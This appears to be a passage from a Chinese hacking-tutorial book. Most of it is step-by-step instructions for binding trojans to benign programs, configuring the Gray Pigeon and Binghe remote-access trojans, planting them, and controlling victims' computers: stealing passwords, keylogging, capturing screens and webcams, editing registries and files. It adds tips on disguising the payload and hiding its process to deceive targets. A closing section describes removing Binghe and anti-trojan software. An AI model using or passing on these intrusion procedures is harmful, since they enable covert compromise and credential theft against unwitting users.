木马连接的建立必须满足两个条件：一是服务端已安装了木马程序；二是控制端和服务端都要在线。在此基础上控制端可以通过木马端口与服务端建立连接。如A机为控制端，B机为服务端，对于A机来说要与B机建立连接必须知道B机的木马端口和IP地址，由于木马端口是A机事先设定的，为已知项，因此最重要的是如何获得B机的IP地址。获得B机的IP 地址的方法主要有两种：信息反馈和IP扫描。对于前一种将在后面介绍，这里重点介绍IP扫描，因为B机装有木马程序，所以它的木马端口7626是处于开放状态的，所以现在A机只要扫描IP地址段中7626端口开放的主机就行了。例如，B机的IP地址是202.102.47.56，当A机扫描到这个IP时发现它的7626端口是开放的，那么这个IP就会被添加到列表中，这时A机就可以通过木马的控制端程序向B机发出连接信号，B机中的木马程序收到信号后立即做出响应，当A机收到响应的信号后，将开启一个端口1031与B机的木马端口7626建立连接，到此木马连接才算真正建立。值得一提的是，如果要扫描整个IP地址段显然费时费力，一般来说，控制端都是先通过信息反馈获得服务端的IP地址，由于拨号上网的IP是动态的，即用户每次上网的IP都是不同的，但是这个IP是在一定范围内变动的，如B机的IP是202.102.47.56，那么B机上网IP的变动范围是202.102.000.000~202.102.255.255，所以每次控制端只要搜索这个IP地址段即可找到B机。

（5）远程控制

木马连接建立后，控制端端口和木马端口之间将会出现一条通道。控制端上的控制端程序可通过这条通道与服务端上的木马程序取得联系，并通过木马程序对服务端进行远程控制。下面就介绍控制端具体能享有的控制权限。

窃取密码

一切以明文的形式或缓存在Cache中的密码都能被木马侦测到，此外很多木马还提供有击键记录功能，它将会记录服务端每次敲击键盘的动作，所以一旦有木马入侵，密码将很容易被窃取。

修改注册表

控制端可任意修改服务端注册表，包括删除、新建或修改主键、子键和键值。有了这项功能，控制端就可以进行禁止服务端软驱和光驱的使用，锁定服务端的注册表、将服务端上木马的触发条件设置得更隐蔽等一系列高级操作。

文件操作

控制端可通过远程控制对服务端上的文件进行删除、新建、修改、上传、下载、运行和修改属性等一系列操作，基本涵盖了Windows平台上所有的文件操作功能。

系统操作

这项内容包括重启或关闭服务端操作系统、断开服务端网络连接、控制服务端的鼠标与键盘、监视服务端桌面操作和查看服务端进程等，控制端甚至可以随时给服务端发送信息。

2 木马的信息反馈机制

信息反馈机制是指木马将目标电脑上的软/硬件信息发送到黑客的客户端电脑上的方式，常用的发送方式是通过E-mail、IRC或QQ等。

从目标电脑反馈回的信息中，黑客可以了解目标电脑的一些软/硬件信息，其中包括使用的操作系统、系统目录、硬盘分区和用户账户等信息。在这些信息中，最重要的是目标电脑IP地址，通过这个IP地址，木马的客户端才能与服务端建立连接。

木马与病毒、蠕虫最主要的区别在于窃取机密和远程控制，这是大部分病毒和蠕虫没有的性质。

补充两句

5.2 木马的捆绑生成和攻击

小李抱怨没有进行具体操作，老马告诉他不要着急，接下来就教他木马捆绑生成以及木马攻击的相关知识。

5.2.1 学习1小时

学习目标

- 掌握木马捆绑的操作方法。
- 掌握“灰鸽子”入侵电脑的操作方法。

1 使用木马捆绑器

极限居超级捆绑器是一款常用的捆绑木马软件，该软件功能强大，不仅可以将普通文件捆绑在一起，还可以将木马程序与普通文件捆绑在一起，达到隐藏木马文件的目的。下面介绍如何使用极限居超级捆绑器捆绑木马文件，其具体操作如下。

教学演示\第5章\使用木马捆绑器

1 启动软件

启动软件，在打开的操作界面中单击 添加文件 按钮。

教你一招：在任务栏中隐藏木马

只需在Visual Basic软件中把form中的Visible属性设置为False，ShowInTaskBar属性设置为False即可。

2 添加木马程序

1. 在打开的“选择要捆绑的文件”对话框中选择需要捆绑的木马程序。
2. 单击 打开(O) 按钮将其添加到“要捆绑的文件”列表框中。


教你一招：隐藏木马进程

在任务管理器中通常可以查看到木马进程，如要使木马不出现在进程列表中，只需将木马设置为“系统服务”即可。

高手指点 与木马程序捆绑的良性程序最好是常见的应用软件，这样可以降低用户的警惕性，更有利于木马的攻击。

3 设置打开属性

1. 在“要捆绑的文件”列表框中选择刚才添加的木马程序。
2. 在“打开”下拉列表框中选择Yes选项。




4 添加捆绑软件

1. 用相同的方法添加一个良性应用程序到“要捆绑的文件”列表框中，并将其选择。
2. 在“打开”下拉列表框中选择Yes选项。

5 添加版本信息

1. 为了进一步降低目标主机管理员的警惕性，可以在捆绑器操作界面下方对捆绑后的软件进行版本信息编辑，完成后选中“包含版本信息”复选框。
2. 单击 捆绑合成 按钮。



6 生成捆绑文件

1. 打开“合并后存放位置”对话框，在“保存在”下拉列表框中选择生成捆绑文件的保存路径。
2. 在“文件名”下拉列表框中输入保存的文件名称。
3. 单击 保存(S) 按钮即可生成一个捆绑了木马程序的可执行文件。

2 使用“灰鸽子”木马攻击

“灰鸽子”对远程主机进行入侵的步骤和“冰河”相似，也可分为配置服务端、种植木马和远程监控3个阶段，下面分别对其进行介绍。

最新的捆绑工具是下载一个小程序或Flash小游戏，然后将木马同它捆绑起来，捆绑后小程序同样可以运行，同时木马也随之在后台运行。 补充两句

（1）配置“灰鸽子”服务端

因为“灰鸽子”采用“反弹端口”连接方式，所以在配置服务端之前需要申请一个“中间代理”服务器，其申请方式这里不做介绍。配置“灰鸽子”服务端的具体操作如下。


教学演示\第5章\配置“灰鸽子”服务端

1 启动客户端

双击“灰鸽子”的应用程序图标，启动该软件，选择【文件】/【配置服务程序】命令。


2 配置连接类型

1. 在打开的“服务器配置”对话框中选择“连接类型”选项卡。
2. 在“IP通知http访问地址、DNS解析域名或固定IP”文本框中输入申请的动态域名。




3 配置综合选项

1. 选择“综合选项”选项卡。
2. 在“连接密码”文本框中设置服务器端的连接密码。



4 配置权限

1. 选择“权限设置”选项卡。
2. 在其中选中对应项前的复选框，设置灰鸽子客户端的权限。




操作提示：选择生成文件目标

为“灰鸽子”配置综合选项时可以为生成的文件选择图标，使其更有效地迷惑目标主机管理员。

高手指点 虽然“灰鸽子”是一款远程管理软件，但由于其具备入侵功能，经常被黑客利用，所以下载该软件时一定要小心，很可能其中带有病毒或木马程序。

5 生成服务器

1. 在“保存路径”文本框中输入将要生成的服务端程序的保存路径。
2. 完成后单击 生成服务器 按钮即可。



（2）种植木马

种植木马就是将木马发送到目标主机中并诱使管理员运行的过程。一般都是先将木马服务器端改名，再将其与一般应用程序捆绑发送，并隐藏到目标主机中。这里假设已经将服务器端隐蔽好发送给目标主机，对方管理员运行该程序后将被种植木马。


（3）远程监控

一旦木马种植成功，就可以利用“灰鸽子”的客户端程序对服务端电脑进行远程监控，其具体操作如下。

教学演示\第5章\远程监控

1 更新IP

1. 启动“灰鸽子”客户端程序，选择【文件】/【自动上线】命令，在打开的“自动上线”对话框中的相应位置输入用户名和密码。
2. 单击 登陆更新IP 按钮。




2 自动上线

服务器端将自动获取客户端的IP地址和端口信息进行连接，连接成功后将在“当前连接”文本框和“文件目录浏览”列表框中显示。

3 系统操作

1. 选择“远程控制命令”选项卡。
2. 选择界面下方的“系统操作”选项卡。
3. 在其中单击相应按钮进行读取系统信息、重启以及关闭服务端主机等操作。



4 查看剪切板

1. 选择“剪切板查看”选项卡。
2. 单击 远程剪切板 按钮可查看服务端剪切板中的内容，单击 本地剪切板 按钮可以查看本地剪切板中的内容。

为“灰鸽子”配置综合选项时可以为生成的文件选择图标，使其更有效地迷惑目标主机管理员。　补充两句

5 设置进程


1. 选择“进程管理”选项卡。
2. 单击相应的按钮即可查看服务端主机中的进程并终止某个进程。

6 设置服务

1. 选择“服务管理”选项卡。
2. 单击相应的按钮即可查看服务端主机中所有的服务并进行相应的操作。

7 设置共享

1. 选择“共享管理”选项卡。
2. 单击 [查看共享信息] 按钮可查看所有共享信息，并通过文本框和 [创建] 按钮新建共享。



8 设置注册表编辑器

1. 选择“注册表编辑器”选项卡。
2. 在左侧展开注册表并选择注册表项，在右侧的列表框中进行编辑操作。

9 设置命令广播

1. 选择“命令广播”选项卡。
2. 对发送命令广播的所有主机和所有选择的服务端主机对应的操作进行设置。


10 设置消息广播

1. 选择“消息广播”选项卡。
2. 在文本框中输入要发送消息的标题和正文，单击 [发送] 按钮可对所有选择的主机发送消息。

高手指点 在管理服务端主机的进程信息时要注意，如果关闭系统进程会随时引起目标主机死机和重启。另外，如果修改注册表项不适当甚至会导致目标主机系统崩溃。

11 筛选符合条件的主机

1. 选择“筛选符合条件主机”选项卡。
2. 选中“检测摄像头主机”单选按钮，指定筛选方式。
3. 单击 开始筛选 按钮。



12 屏幕控制


在操作界面中单击“捕获屏幕”按钮，在打开的“捕获屏幕”窗口中查看服务端主机的屏幕状况，单击“传送鼠标和键盘操作”按钮可控制服务端主机的屏幕操作，单击 发送组合键 按钮，在弹出的菜单中选择需要发送的组合键命令可进行相应的操作。

13 设置视频语音

在操作界面中单击“视频语音”按钮，在打开的“视频语音”窗口中，客户端用户可以通过视频语音功能与服务端用户进行交流。

14 设置Telnet功能

“灰鸽子”远程控制程序还具有Telnet功能，在操作界面中单击 按钮，在打开的Telnet窗口中即可使用Telnet功能对服务端主机进行管理。



5.2.2 上机1小时：使用“冰河”木马入侵电脑

本例将使用“冰河”木马入侵局域网中IP地址为192.168.0.50的电脑，其操作思路和使用“灰鸽子”入侵相似，分为配置“冰河”服务端、种植木马和进行远程监控3大步骤。

上机目标

- **巩固木马捆绑生成和攻击的方法。**
- **进一步掌握“冰河”木马入侵的操作。**

本例中服务端主机是用“端口反弹”方式连接上客户端的，也可以使用普通连接方式从客户端主机向服务端发起连接。


1 配置“冰河”服务端

配置“冰河”服务端的具体操作如下。

教学演示\第5章\配置“冰河”服务端


1 启动客户端程序

启动软件，在客户端程序的操作界面中选择【设置】/【配置服务器程序】命令。




2 基本设置

1. 在打开的“服务器配置”对话框中选择“基本设置”选项卡。
2. 设置木马文件的安装路径、文件和进程名、敏感字符和监听端口等。




3 设置自我保护

1. 选择“自我保护”选项卡。
2. 设置写入注册表的启动项，并将冰河与文件类型相关联。



4 设置信息反馈

1. 选择“邮件通知”选项卡。
2. 设置发送邮件的服务器和接收信箱以及邮件发送的内容。
3. 单击 确定 按钮。



2 远程监控

配置完客户端程序后，就需要进行木马种植，其方法与植入“灰鸽子”木马相同，这里不再赘述。在成功种植完木马后，就可以使用“冰河”的客户端程序对目标主机进行远程监控，其具体操作如下。

教学演示\第5章\远程监控

高手指点 在目标主机的任务管理器中，进程Kernel32.exe就是“冰河”的进程，当然，这个进程名可以在配置服务端程序时进行更改。

1 启动软件

启动“冰河”客户端程序，选择【文件】/【添加主机】命令。

2 添加主机

1. 在打开的对话框中设置目标主机要显示的名称、IP地址和监听端口。
2. 单击 确定 按钮。

3 连接目标主机


1. 在操作界面中选择“文件管理器”选项卡。
2. 在其下列表框中选择刚添加的主机，开始连接。连接成功后将在右侧列表框中显示目标主机的驱动器列表。

4 设置系统信息及口令

在右侧窗格中单击 系统信息 按钮即可查看系统信息。分别单击 开机口令 、 缓存口令 和 其它口令 按钮即可查看相应的口令信息。

5 设置历史口令

1. 选择“历史口令”选项。
2. 在右侧窗格中单击 查看 按钮即可在上方的列表框中查看“冰河”记录的历史口令。



6 设置按键记录

1. 选择“击键记录”选项。
2. 在右侧窗格中单击 启动键盘记录 按钮即可开始记录。

在“文件管理器”选项卡中可以展开目标主机相应的驱动器列表，可以将其中的信息一览无遗，甚至可以删除其系统文件，造成服务器系统崩溃，由此可见“冰河”木马的强大。

补充两句

7 查看目标屏幕


1. 选择“捕获屏幕”选项。
2. 在右侧窗格中单击 查看屏幕 按钮即可查看服务端的屏幕。

8 设置系统控制

1. 选择“系统控制”选项。
2. 在右侧窗格中单击相应按钮即可对服务器端进行关机、重启、重新加载冰河和自动卸载冰河等操作。

9 设置鼠标控制

1. 选择“鼠标控制”选项。
2. 在右侧窗格中可控制服务端的鼠标，单击 鼠标锁定 按钮即可将鼠标锁定。



10 设置其他控制


1. 选择“其他控制”选项。
2. 在右侧窗格中单击相应按钮即可执行桌面隐藏和热键屏蔽等操作。

11 设置文件管理

选择“文本浏览”、“文件查找”和“文件打开”选项，在右侧窗格中可以指定路径浏览和模糊查找的方式。

12 设置文件操作


选择“文件压缩”、“文件复制”和“文件删除”选项，在右侧窗格中可以轻松实现对文件的压缩、复制和删除操作。



高手指点 选择“发送信息”选项，在右侧窗格中的“信息正文”文本框中输入要发送的信息，为了起到更好的效果，可以将其对话框设置成警告或者错误对话框的样式。

13 设置键值

选择“键值读取”、“键值写入”和“键值重命名”选项，在右侧的窗格中可进行注册表键值的读取和写入操作。



14 设置注册表主键

选择“主键浏览”和“主键重命名”选项，在右侧窗格中可以进行浏览注册表主键键值和对主键重命名操作。

15 主键增删和复制

选择“主键增删”和“主键复制”选项，在右侧窗格中可以进行注册表主键的增加、删除和复制操作。

16 更换墙纸


1. 选择“更换墙纸”选项。
2. 在“文件”文本框中输入图片文件的路径，在“显示”下拉列表框中选择“平铺”选项。
3. 单击 确 定 按钮可以更换服务器端的墙纸。

17 更改计算机名

1. 选择“更改计算机名”选项。
2. 在“计算机名”文本框中输入要更改的服务器的新名称。
3. 单击 确 定 按钮。

18 设置服务器端配置

1. 选择“服务器端配置”选项。
2. 单击 修改服务器配置 按钮，可在打开的“服务器配置”对话框中修改服务器端配置。



在网络上发现了某种病毒或木马之后，才能针对其升级清除方法，因此病毒库的更新始终迟于病毒或木马的出现。 补充两句

5.3 木马防御

老马告诉小李，对于一些比较著名的木马，如“冰河”，只要找到其客户端程序，就能轻松清除，但现在木马程序太多，对于普通电脑用户，最好使用专业的木马清除软件进行清除，并设置专门的木马防火墙进行防御。

5.3.1 学习1小时

学习目标

- 掌握清除“冰河”木马的操作。
- 了解各种专业的木马清除软件。
- 掌握使用木马克星清除木马的方法。

1 清除“冰河”

清除“冰河”木马最简单的方法是安装木马专杀软件，但由于这些软件的病毒库更新始终迟于木马的出现，因此学会手动清除是非常必要的。下面将讲解手动清除“冰河”木马的方法，其具体操作如下。

教学演示\第5章\清除“冰河”

1 终止冰河进程

按【Ctrl+Alt+Del】组合键打开“Windows任务管理器”窗口，选择“进程”选项卡，在进程列表中找到Kernel32.exe进程将其终止。

2 删除冰河文件

在“我的电脑”窗口中打开C:\WINDOWS\system32文件夹，删除该目录下的Kernel32.exe和Kernel32.dll文件。

操作提示：终止进程

在进程选项上单击鼠标右键，在弹出的快捷菜单中选择“结束进程”命令，即可打开如左图所示的对话框。

高手指点 由于清理“冰河”木马的操作大多在注册表中进行，如果对其进行错误的修改，有可能引起系统错误甚至崩溃，所以清理前可以适当对注册表进行备份。

3 删除注册表键值

打开注册表编辑器，删除HKEY_LOCAL_MACHI-NE\SOFTWARE\Microsoft\Windows\Current Version\Run键下的C:\windows\system32\Kernel32. exe键值。

4 继续删除键值


删除HKEY_LOCAL_ MACHINE\SOFTWARE\Microsoft\Windows\Current Version\Runservices键下的C:\windows\sytem32\Kernel32.exe键值。

5 恢复文件关联

将HKEY_CLASSES_ROOT\txtfile\shell\open\com-mand键下的键值改为C:\windows\system32\notepad.exe %1。

教你一招：删除木马文件

如果在删除木马文件时提示“正在使用无法删除”，可以通过重新启动电脑，在自检过程中按【F8】键进入安全模式进行删除，如下图所示。



2 认识木马清除软件

查杀木马的软件有很多，比较常用的有木马克星、木马防线和木马清除大师等。

（1）木马克星

木马克星是目前最流行的木马查杀工具软件，它的木马库中包含了近万种国际木马和上千种密码偷窃木马，并且还在不断更新，这就保证了查杀木马的彻底性。木马克星具有如下几个主要功能。

功能一

能够自动升级木马库，随时查杀各种新木马。

功能二

支持内存扫描、硬盘扫描，能够自动分析可疑系统进程。

360安全卫士是一款综合性的安全防御软件，查杀木马也是其中的重要功能之一，其具体操作将在后面的上机练习中讲解。

补充两句

功能三

除了具有常规的木马防火墙实时监控及管理网络程序等功能之外，若有木马服务器试图将在本机截获的密码通过邮件发送出去，都需要木马克星的确认。

功能四

在启动后自动扫描IE插件，发现后提示清除。对于新木马类型或未知木马，具有良好的查杀表现。

（2）木马清除大师

木马清除大师是一款主要针对网络游戏和网络聊天软件的专业木马清除软件，它对于各种木马程序、网络游戏盗号工具、QQ盗密码工具、流氓软件与间谍软件等，具有高达95%以上的查杀率。木马清除大师具有如下几个主要特点。

特点一

新增了“密码保险箱”工具，让各种受密码保护的程序在安全区域内运行，从而预防各种键盘记录软件、远程线程与内存读取等密码窃取技术。而且它加入了对木马的启发式扫描，更容易发现并清除木马。对于比较流行的各种盗窃账号和密码的木马，有专杀的功能。

特点二

不仅可以查杀系统内各种木马，而且还可以对系统安全状况进行判断，使用户更了解电脑目前的安全状态，以便采取相应措施。

特点三

具有“文件强制删除”工具，可以轻易删除各种难以删除的木马。

（3）木马防线

木马防线是一款具有很强针对性的木马查杀软件，它能对电脑进行全面的木马扫描，使木马更彻底地清除。下面对其功能进行介绍。

功能一

能彻底查杀各种版本的“灰鸽子”木马，并能查杀多重压缩包内的文件，让木马无处藏身。

功能二

可以对硬盘与文件夹、内存、敏感区域、注册表、Cookies及移动存储设备进行全面扫描，以彻底清除木马。

功能三

拥有独立运行的防火墙程序，支持网络监控、系统监控未知检测与威胁预警，能够实时对电脑进行监控和防护。而且还可自行添加、定制网络监控规则，这样就可封闭可疑的木马IP地址和端口。

功能四

可以自定义扫描类型（包括密码破解工具与远程控制工具等）、文件类型与优先扫描的对象等。

功能五

可自动检测本机已安装或未安装的Windows系统的最新补丁信息，若未安装，可选择直接下载，以避免被黑客利用漏洞入侵。

功能六

提供了更加丰富的安全管理工具，能够修复IE和注册表设置，管理系统中各项任务、进程、服务、共享资源和自启动项，监控网络的连接状态和开启的端口，使用户全面了解电脑的系统环境，轻松解决所有安全问题。

高手指点 由于木马程序在不断更新，新的木马也不断出现，所以应该随时对这些木马清除软件进行木马库的更新，保证软件能够清除最新的木马。


3 使用木马克星

下面使用木马克星查杀木马，其具体操作如下。

教学演示\第5章\使用木马克星


1 启动软件

启动木马克星，选择【功能】/【设置】命令。




2 设置公共选项

在打开对话框的“公共选项”选项卡中设置开机启动和声音警告等选项。




3 设置木马拦截

1. 选择“木马拦截”选项卡。
2. 设置拦截木马的相关选项。




4 设置扫描选项

1. 选择“扫描选项”选项卡。
2. 设置扫描木马类型的相关选项。



5 设置代理服务器

1. 选择“代理服务器”选项卡。
2. 设置代理服务器的相关选项。
3. 单击 确认 按钮。



6 开始扫描

返回程序主界面，单击 快速扫描 按钮即可开始进行木马扫描。

由于网络的发达，电脑被木马攻击的可能性非常大，所以最好经常使用木马清除软件查杀木马程序。

